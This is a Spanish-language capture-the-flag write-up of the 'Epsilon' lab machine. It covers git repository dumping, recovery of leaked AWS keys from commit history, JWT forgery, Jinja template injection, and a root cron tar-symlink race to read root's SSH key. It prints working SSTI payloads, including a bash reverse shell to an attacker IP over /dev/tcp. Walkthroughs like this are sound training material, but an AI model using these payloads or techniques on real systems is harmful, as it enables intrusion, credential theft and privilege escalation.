


# Epsilon - Writeup

## RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http      Apache httpd 2.4.41
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
| http-git:
|   10.10.11.134:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the ...
|_  Last commit message: Updating Tracking API # Please enter the commit message for ...
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.41 (Ubuntu)
5000/tcp  open  http      Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-title: Costume Shop
|_http-server-header: Werkzeug/2.0.2 Python/3.8.10
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En el puerto 80 encontramos con codigo de estado 403:




## Forbidden

You don't have permission to access this resource.

*Apache/2.4.41 (Ubuntu) Server at 10.10.11.134 Port 80*

En el puerto 5000 tenemos un panel de login:



Si nos fijamos en el escaneo de nmap pone que ha encontrado un directorio .git. Podemos utilizar la herramienta git-dumper para recomponer el proyecto

```
(env)-(kali@kali)-[~/Downloads/git-dumper]
$ python3 git_dumper.py http://10.10.11.134/.git web
/home/kali/Downloads/git-dumper/git_dumper.py:409: SyntaxWarning: invalid escape sequence '\g'
  modified_content = re.sub(UNSAFE, '# \g<0>', content, flags=re.IGNORECASE)
[-] Testing http://10.10.11.134/.git/HEAD [200]
[-] Testing http://10.10.11.134/.git/ [403]
[-] Fetching common files
[-] Fetching http://10.10.11.134/.gitignore [404]
[-] http://10.10.11.134/.gitignore responded with status code 404
[-] Fetching http://10.10.11.134/.git/hooks/post-commit.sample [404]
[-] http://10.10.11.134/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://10.10.11.134/.git/hooks/pre-commit.sample [200]
[-] Fetching http://10.10.11.134/.git/COMMIT_EDITMSG [200]
[-] Fetching http://10.10.11.134/.git/hooks/post-receive.sample [404]
[-] http://10.10.11.134/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://10.10.11.134/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://10.10.11.134/.git/description [200]
[-] Fetching http://10.10.11.134/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://10.10.11.134/.git/hooks/post-update.sample [200]
[-] Fetching http://10.10.11.134/.git/hooks/commit-msg.sample [200]
[-] Fetching http://10.10.11.134/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://10.10.11.134/.git/hooks/update.sample [200]
[-] Fetching http://10.10.11.134/.git/index [200]
[-] Fetching http://10.10.11.134/.git/info/exclude [200]
```

Nos crea 4 archivos:

```
(env)-(kali@kali)-[~/Downloads/git-dumper/web]
$ ls -la
total 20
drwxrwxr-x 3 kali kali 4096 Jan 26 07:37 .
drwxrwxr-x 5 kali kali 4096 Jan 26 07:37 ..
drwxrwxr-x 7 kali kali 4096 Jan 26 07:37 .git
-rw-rw-r-- 1 kali kali 1670 Jan 26 07:37 server.py
-rw-rw-r-- 1 kali kali 1099 Jan 26 07:37 track_api_CR_148.py
```

Vamos a ver el contenido de server.py:

```

$ cat server.py
#!/usr/bin/python3

import jwt
from flask import *

app = Flask(__name__)
secret = '<secret_key>'

def verify_jwt(token,key):
    try:
        username=jwt.decode(token,key,algorithms=['HS256',,])[ 'username' ]
        if username:
            return True
        else:
            return False
    except:
        return False

@app.route("/", methods=["GET","POST"])
def index():
    if request.method=="POST":
        if request.form['username']=="admin" and request.form['password']=="admin":
            res = make_response()
            username=request.form['username']
            token=jwt.encode({"username":"admin"},secret,algorithm="HS256")
            res.set_cookie("auth",token)
            res.headers['location']=' /home'
            return res,302
        else:
            return render_template('index.html')
    else:
        return render_template('index.html')

@app.route("/home")
def home():
    if verify_jwt(request.cookies.get('auth'),secret):
        return render_template('home.html')
    else:
        return redirect('/',code=302)

@app.route("/track",methods=["GET","POST"])
def track():
    if request.method=="POST":
        if verify_jwt(request.cookies.get('auth'),secret):
            return render_template('track.html',message=True)
        else:
            return redirect('/',code=302)
    else:
        return render_template('track.html')

```

Lo que esta haciendo es verificar si arrastramos una JWT (Json Web Token). Si es asi, si accedemos a /home, nos lleva a "home.html". Si no arrastramos la cookie nos redirige a la raiz del servidor web.

Vamos a ver el contenido de "track\_api":

```

(env)-(kali@kali)-[~/Downloads/git-dumper/web]
$ cat track_api_CR_148.py
import io
import os
from zipfile import ZipFile
from boto3.session import Session

session = Session(
    aws_access_key_id='<aws_access_key_id>',
    aws_secret_access_key='<aws_secret_access_key>',
    region_name='us-east-1',
    endpoint_url='http://cloud.epsilon.htb')
aws_lambda = session.client('lambda')

def files_to_zip(path):
    for root, dirs, files in os.walk(path):
        for f in files:
            full_path = os.path.join(root, f)
            archive_name = full_path[len(path) + len(os.sep):]
            yield full_path, archive_name

def make_zip_file_bytes(path):
    buf = io.BytesIO()
    with ZipFile(buf, 'w') as z:
        for full_path, archive_name in files_to_zip(path=path):
            z.write(full_path, archive_name)
    return buf.getvalue()


def update_lambda(lambda_name, lambda_code_path):
    if not os.path.isdir(lambda_code_path):
        raise ValueError('Lambda directory does not exist: {0}'.format(lambda_code_path))
    aws_lambda.update_function_code(
        FunctionName=lambda_name,
        ZipFile=make_zip_file_bytes(path=lambda_code_path))

```

A traves de "aws" esta conectandose a un endpoint. Y utiliza una funcion llamada lambda que nos se lo que es:

lambda aws que es

TodoImágenesNoticiasVideosLibrosWebFinanzas

 Amazon AWS Documentation  
https://docs.aws.amazon.com › es\_es › lambda › latest

¿Qué es AWS Lambda?

Lambda es un servicio informático que puede utilizar para crear aplicaciones sin aprovisionar ni administrar servidores.

Si vamos al endpoint donde se menciona el dominio obtenemos el siguiente resultado:

cloud.epsilon.htb/403.html

Kali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecHackTricks | HackTricks

The page isn’t redirecting properly

Firefox has detected that the server is redirecting the request for this address in a way that will never complete.

- This problem can sometimes be caused by disabling or refusing to accept cookies.


Try Again

Lo que tenemos que hacer es conectarlos a traves de AWS a este endpoint. Tenemos que descargarnos el CLI de AWS para poder conectarnos:

install aws command kali

TodoVideosImágenesNoticiasWebLibrosFinanzas

Sugerencia: [Mostrar resultados en español](#). También puedes consultar más información sobre [cómo filtrar por idioma](#).

 Amazon AWS Documentation  
https://docs.aws.amazon.com › cli · Traducir esta página

Installing or updating to the latest version of the AWS CLI

This topic describes how to **install** or update the latest release of the **AWS Command Line Interface (AWS CLI)** on supported operating systems.

Linux · Setting up the AWS CLI · Prerequisites · Migration guide

To **install** the AWS CLI, run the following commands.

```
$ curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
```



Copiamos y pegamos esos comandos y ya tenemos "AWS" instalado.

```
(kali@kali)~[~/Downloads]
$ aws
usage: aws [options] <command> [<subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:


aws help      - 1.10 Eliminar todos los grupos de seguridad
aws <command> help
aws <command> <subcommand> help

aws: error: the following arguments are required: command
```

Podemos buscar los comandos que podemos ejecutar con "AWS":

aws cli commans

command line, offering flexibility, speed, and automation capabilities.

 José Juan Sánchez Hernández  
<https://josejuansanchez.org> > iaw > practica-aws-cli

AWS CLI (Command Line Interface)

En esta práctica vamos a aprender a utilizar algunos comandos básicos de la utilidad **AWS CLI** (Command Line Interace).

Nos dice como podemos configurar AWS:

### 1.3 Configuración de AWS CLI

#### 1.3.1 Opción 1. Con el comando `aws configure`

Para configurar **AWS CLI** ejecutaremos el siguiente comando.

```
aws configure
```

Este comandos nos preguntará estos datos:

```
AWS Access Key ID [None]:
AWS Secret Access Key [None]:
Default region name [None]:
Default output format [None]:
```

Esta configuracion se parece a la configuracion que contiene el archivo de "track\_api":

```
(kali@kali)~[~/Downloads/git-dumper/web]
$ cat track_api_CR_148.py
import io
import os
import sys
from zipfile import ZipFile
from boto3.session import Session

session = Session(
    aws_access_key_id='<aws_access_key_id>',
    aws_secret_access_key='<aws_secret_access_key>',
    region_name='us-east-1',
    endpoint_url='http://cloud.epsilon.htb')
aws_lambda = session.client('lambda')
```

El problema es que en ese archivo no aparecen las claves. Pero podemos ver los logs de todos los commits que se han aplicado en el proyecto:

```
(kali@kali)-[~/Downloads/git-dumper/web]
$ git log
commit c622771686bd74c16ece91193d29f85b5f9ffa91 (HEAD -> master)
Author: root <root@epsilon.htb>
Date: Wed Nov 17 17:41:07 2021 +0000

    Fixed Typo? delete-security-group

commit b10dd06d56ac760efbbb5d254ea43bf9beb56d2d
Author: root <root@epsilon.htb>
Date: Wed Nov 17 10:02:59 2021 +0000

    Adding Costume Site

commit c51441640fd25e9fba42725147595b5918eba0f1
Author: root <root@epsilon.htb>
Date: Wed Nov 17 10:00:58 2021 +0000

    Updating Tracking API

commit 7cf92a7a09e523c1c667d13847c9ba22464412f3
Author: root <root@epsilon.htb>
Date: Wed Nov 17 10:00:28 2021 +0000

    Adding Tracking API Module
```

En el commit mas antiguo podemos ver que se ha añadido el "track\_api". Vamos a ver el contenido de ese commit:

```
(kali@kali)-[~/Downloads/git-dumper/web]
$ git show 7cf92a7a09e523c1c667d13847c9ba22464412f3
commit 7cf92a7a09e523c1c667d13847c9ba22464412f3
Author: root <root@epsilon.htb>
Date: Wed Nov 17 10:00:28 2021 +0000

    Adding Tracking API Module

diff --git a/track_api_CR_148.py b/track_api_CR_148.py
new file mode 100644
index 0000000..fed7ab9
--- /dev/null
+++ b/track_api_CR_148.py
+import io
+import os
+from zipfile import ZipFile
+from boto3.session import Session
+
+session = Session(
+    aws_access_key_id='AQLA5M37BDN6FJP76TDC',
+    aws_secret_access_key='OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A',
+    region_name='us-east-1',
+    endpoint_url='http://cloud.epsilon.htb')
+aws_lambda = session.client('lambda')
```

En este commit antiguo si que podemos ver las claves para poder conectarnos por "AWS". Ejecutamos "AWS" configure con los campos que hemos obtenido:

```
(kali@kali)-[~/Downloads]
$ aws configure
AWS Access Key ID [None]: AQLA5M37BDN6FJP76TDC
AWS Secret Access Key [None]: OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A
Default region name [None]: us-east-1
Default output format [None]: json
```

Supuestamente ya estamos conectados a este endpoint. Si ejecutamos `aws help` tenemos muchas funciones disponibles pero nos interesa la funcion lambda que se mencionaba en el script:

```
o kinesisvideo
o kms
o lakeformation
o lambda
```

Si ejecutamos `aws lambda help` tenemos un listado de comandos que podemos ejecutar:

```
o list-function-event-invoke-configs
o list-function-url-configs
o list-functions
```

Vamos a probar con list-functions. Si ehecutamos `aws lambda list-funtions help` podemos ver como interactuar con el endpoint:

```
GLOBAL OPTIONS
  --debug (boolean) -security-groups

Turn on debug logging.

  --endpoint-url (string)

Override command's default URL with the given URL.
```

```
(kali@kali)-[~/Downloads]
$ aws lambda list-functions --endpoint-url http://cloud.epsilon.htb
{
  "Functions": [
    {
      "FunctionName": "costume_shop_v1",
      "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1",
      "Runtime": "python3.7",
      "Role": "arn:aws:iam::123456789012:role/service-role/dev",
      "Handler": "my-function.handler",
      "CodeSize": 478,
      "Description": "",
      "Timeout": 3,
      "LastModified": "2025-01-26T10:47:06.534+0000",
      "CodeSha256": "IoEBWYw6Ka2HfSTEAYEOSnERX7pq0IIVH5eHBBXEeSw=",
      "Version": "$LATEST",
      "VpcConfig": {},
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "8fe54cf9-3172-4469-ad94-8899876b46eb",
      "State": "Active",
      "LastUpdateStatus": "Successful",
      "PackageType": "Zip"
    }
  ]
}
```

Existe una funcion llamada "costume\_shop\_v1". Sabiendo cual es el nombre de la funcion podriamos obtener el codigo del zip con `get-function` en vez de `list-function`:

```
(kali@kali)-[~/Downloads]
$ aws lambda get-function --endpoint-url http://cloud.epsilon.htb --function-name costume_shop_v1
{
  "Configuration": {
    "FunctionName": "costume_shop_v1",
    "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1",
    "Runtime": "python3.7",
    "Role": "arn:aws:iam::123456789012:role/service-role/dev",
    "Handler": "my-function.handler",
    "CodeSize": 478,
    "Description": "",
    "Timeout": 3,
    "LastModified": "2025-01-26T10:47:06.534+0000",
    "CodeSha256": "IoEBWYw6Ka2HfSTEAYEOSnERX7pq0IIVH5eHBBXEeSw=",
    "Version": "$LATEST",
    "VpcConfig": {},
    "TracingConfig": {
      "Mode": "PassThrough"
    },
    "RevisionId": "8fe54cf9-3172-4469-ad94-8899876b46eb",
    "State": "Active",
    "LastUpdateStatus": "Successful",
    "PackageType": "Zip"
  },
  "Code": {
    "Location": "http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code"
  },
  "Tags": {}
}
```

Esto nos muestra una localizacion donde podemos encontrar el archivo zip. Si accedemos a esa URL se nos descarga un archivo zip:

```
lambda_archive.zip
```

En el interior del archivo encontramos una clave:

```
(kali@kali)-[~/Downloads]
$ cat lambda_function.py
import json

secret='RrXCv`mrNe!K!4+5`wYq' #apigateway authorization for CR-124
'''Beta release for tracking'''
def lambda_handler(event, context):
    try:
        id=event['queryStringParameters']['order_id']
        if id:
            return {
                'statusCode': 200,
                'body': json.dumps(str(resp)) #dynamodb tracking for CR-342
            }
        else:
            return {
                'statusCode': 500,
                'body': json.dumps('Invalid Order ID')
            }
    except:
        return {
            'statusCode': 500,
            'body': json.dumps('Invalid Order ID')
        }
```

Tras intentar acceder con el usuario "admin" y esa clave sin exito, podemos intentar generar un JWT con esa clave. Lo podemos hacer con python:

python generate jwt

Welcome to PyJWT — PyJWT 2.10.1 documentation

PyJWT is a Python library which allows you to encode and decode JSON Web Tokens (JWT). JWT is an open, industry-standard (RFC 7519) for representing claims ...

Usage Examples · API Reference · Installation · Changelog

Nos dice como hacerlo:

Installation

You can install `pyjwt` with `pip`:

```
$ pip install pyjwt
```

See [Installation](#) for more information.

Example Usage

```
>>> import jwt
>>> encoded_jwt = jwt.encode({"some": "payload"}, "secret", algorithm="HS256")
>>> jwt.decode(encoded_jwt, "secret", algorithms=["HS256"])
{'some': 'payload'}
```

Hacemos lo mismo introduciendo nuestros valores obtenidos:

```
(kali@kali)-[~/Downloads]
$ python3
Python 3.12.8 (main, Dec 13 2024, 13:19:48) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import jwt
>>> jwt.encode({"username": "admin"}, "RrXCv`mrNe!K!4+5`wYq", algorithm="HS256")
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybWVtZSI6ImFkbWwIn0.WFYEm2-bZZxe2qpoAtRPBaoNekx-o0wueA80zzb3Rc4'
```

Una vez generado este token podemos incluirlo en le navegador. Le ponemos el nombre "auth" al token porque en el script verifica si hay una cookie llamada "auth":

```
@app.route("/home")
def home():
    if verify_jwt(request.cookies.get('auth'),secret):
        return render_template('home.html')
    else:
        return redirect('/',code=302)
```




Quedaria asi:

Filter Items	
Name	Value
auth	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWludn0uWFYEm2-bZZxe2qpoAtRPBaoNekx-oOwueA80zzb3Rc4

Ahora intentamos acceder a /home por ejemplo:

10.10.11.134:5000/home




Kali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecHackTricks | HackTricks



orderTrackContactwelcome Admin

welcome to Costume Shop!


Here you can customize the authentic hoodies and tshirts that you wanted to buy



Tambien podemos acceder a "order" sin que se aplique la redireccion a la raiz:

10.10.11.134:5000/order

Kali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecHackTricks | HackTricks



orderTrackContactwelcome Admin

Select your costume and place an order  
we've limited stock right now!

Select a Costume:

Retro Sun glasses

Enter Quantity:

Enter Address:

order

Vamos a solicitar un producto:

Select your costume and place an order  
we've limited stock right now!

Select a Costume:

Retro Sun glasses

Enter Quantity:

2

Enter Address:

test

order

Your order of "glasses" has been placed successfully.

Cuando le damos a order, en la respuesta vemos que nos dice "glasses". Es decir, que puede que la data que estamos enviando por post la estamos viendo en la respuesta del servidor, lo que puede hacerlo vulnerable a STTI. Vamos a capturar la peticion con burpsuite:

```
POST /order HTTP/1.1
Host: 10.10.11.134:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; r
Accept: text/html,application/xhtml+xml,appli
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.11.134:5000
Connection: keep-alive
Referer: http://10.10.11.134:5000/order
Cookie: auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpX
Upgrade-Insecure-Requests: 1
Priority: u=0, i

costume=glasses&q=2&addr=test
```

Como podemos ver estamos enviando la data "glasses" que es lo que vemos en la respuesta. Podemos intentar sustituir esta data por el tipico {{7\*7}} para ver si vemos el resultado de esta multiplicacion en la respuesta:

```
POST /order HTTP/1.1
Host: 10.10.11.134:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.11.134:5000
Connection: keep-alive
Referer: http://10.10.11.134:5000/order
Cookie: auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.WFYEm2-
Upgrade-Insecure-Requests: 1
Priority: u=0, i

costume={{7*7}}&q=2&addr=test
```

response

Pretty	Raw	Hex	Render
8			</td>
9			</tr>
0			
1			<tr>
2			<td colspan="2">
3			<p style="font-family: 'Indie Flower', cursive;">
4			Your order of "49" has been placed successfully.

Nos devuelve un "49", lo que quiere decir que es vulnerable a STTI attack. Ejecutamos el comando id a traves del STTI:

```
costume={{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}&q=2&addr=test
```

esponse

retty	Raw	Hex	Render
9			</tr>
0			
1			<tr>
2			<td colspan="2">
3			<p style="font-family: 'Indie Flower', cursive;">
4			Your order of "uid=1000(tom) gid=1000(tom) groups=1000(tom)
5			" has been placed successfully.

Como estamos ejecutando comandos de forma remota, vamos a ejecutar la tipica reverse shell en bash para ganar acceso a la maquina victima:

```
costume={ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('bash -c "sh -i >& /dev/tcp/10.10.14.7/1234 0>&1"').read() }}&q=2&addr=test
```

)
⚙️
⬅️
➡️
Search

esponse

retty
Raw
Hex
Render

```
HTTP/1.0 500 INTERNAL SERVER ERROR
Content-Type: text/html; charset=utf-8
Content-Length: 290
Server: Werkzeug/2.0.2 Python/3.8.10
Date: Sun, 26 Jan 2025 13:28:47 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  500 Internal Server Error
</title>
<h1>
  Internal Server Error
</h1>
<p>
  The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.
</p>
```

Nos da un error. Probamos a "url-encodear" los ampersands y obtenemos la reverse shell:

```
(kaliⓈkali)-[~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.134] 50514
sh: 0: can't access tty; job control turned off
$ whoami
tom
```

## ESCALADA DE PRIVILEGIOS

Vamos a ver que tareas programadas se estan ejecutando en el sistema:

```
CMD: UID=0      PID=1      | /sbin/init maybe-ubiquity
CMD: UID=0      PID=556782 | /usr/sbin/CRON -f
CMD: UID=0      PID=556783 | /usr/sbin/CRON -f
CMD: UID=0      PID=556784 | /bin/bash /usr/bin/backup.sh
CMD: UID=0      PID=556785 | /bin/bash /usr/bin/backup.sh
CMD: UID=0      PID=556786 |
CMD: UID=0      PID=556787 | /bin/bash /usr/bin/backup.sh
CMD: UID=0      PID=556788 | /bin/bash /usr/bin/backup.sh
CMD: UID=0      PID=556789 | /bin/bash /usr/bin/backup.sh
CMD: UID=0      PID=556790 |
CMD: UID=0      PID=556791 |
CMD: UID=0      PID=556792 | /usr/bin/tar -chvf /var/backups/web_backups/141192971.tar /opt/backups/checksum /opt/backups/132499236.tar
CMD: UID=0      PID=556793 | /bin/bash /usr/bin/backup.sh
```

Vamos a ver que contiene el script "backup.sh":

```
tom@epsilon:/opt/backups$ cat /usr/bin/backup.sh
#!/bin/bash
file=`date +%N`
/usr/bin/rm -rf /opt/backups/*
/usr/bin/tar -cvf "/opt/backups/$file.tar" /var/www/app/
shasum "/opt/backups/$file.tar" | cut -d ' ' -f1 > /opt/backups/checksum
sleep 5
check_file=`date +%N`
/usr/bin/tar -chvf "/var/backups/web_backups/${check_file}.tar" /opt/backups/checksum "/opt/backups/$file.tar"
/usr/bin/rm -rf /opt/backups/*
```

Explicacion:

- Añade los nanosegundos actuales a la variable file
- Elimina todo lo que hay dentro de /opt/backups
- Crea un comprimido de lo que hay dentro de "/var/www/app" y lo introduce dentro de "/opt/backups/\$file.tar"
- Extrae el hash del archivo y lo introduce en "/opt/backups/checksum"
- Espera 5 segundos
- Añade los nanosegundos actuales a la variable check\_file
- Crea un comprimido de "/opt/backups/checksum" y "/opt/backups/\$file.tar" en /var/backups/web\_backups
- Elimina todo lo que hay dentro de /opt/backups

Vamos a fijarnos en el comando

```
/usr/bin/tar -chvf "/var/backups/web_backups/${check_file}.tar" /opt/backups/checksum "/opt/backups/$file.tar"
```

Consultamos que hace -h en tar:

```
-h, --dereference
Follow symlinks; archive and dump the files they point to.
```

El "Follow symlinks" lo que hace es seguir link si es que se encuentra uno. Si creamos un link a "/root/.ssh/id\_rsa" va a seguir este enlace y vamos a poder ver el contenido. Tenemos 5 segundos para eliminar el archivo "checksum" que crea y crear un enlace simbolico llamado checksum a "/root/.ssh/id\_rsa".

Ejecutamos un `watch -n 1 ls /opt/backups` . En cuanto veamos que el archivo checksum existe tenemos que borrarlo y crear un enlace simbolico a la ruta "/root/.ssh/id\_rsa". Tenemos 5 segundos:

```
Every 1.0s: ls /opt/backups/                               epsilon: Sun Jan 26 14:35:01 2025
591862317.tar
checksum

tom@epsilon:/opt/backups$ rm -rf checksum
tom@epsilon:/opt/backups$ ln -s /root/.ssh/id_rsa checksum
```

Ahora si vamos a "/var/backups/web\_backups" vemos que se ha creado el archivo tar (el ultimo). Lo copiamos a la ruta /tmp para poder descomprimirlo:

```
tom@epsilon:/opt/backups$ ls -la /var/backups/web_backups/
total 1968
drwxr-xr-x 2 root root    4096 Jan 26 14:31 .
drwxr-xr-x 3 root root    4096 Jan 26 10:49 ..
-rw-r--r-- 1 root root 1003520 Jan 26 14:30 465028312.tar
-rw-r--r-- 1 root root 1003520 Jan 26 14:31 491704307.tar
tom@epsilon:/opt/backups$ cp /var/backups/web_backups/491704307.tar /tmp
```

Lo descomprimimos:

```
tom@epsilon:/tmp$ tar -xvf 491704307.tar
opt/backups/checksum
opt/backups/479349110.tar
```

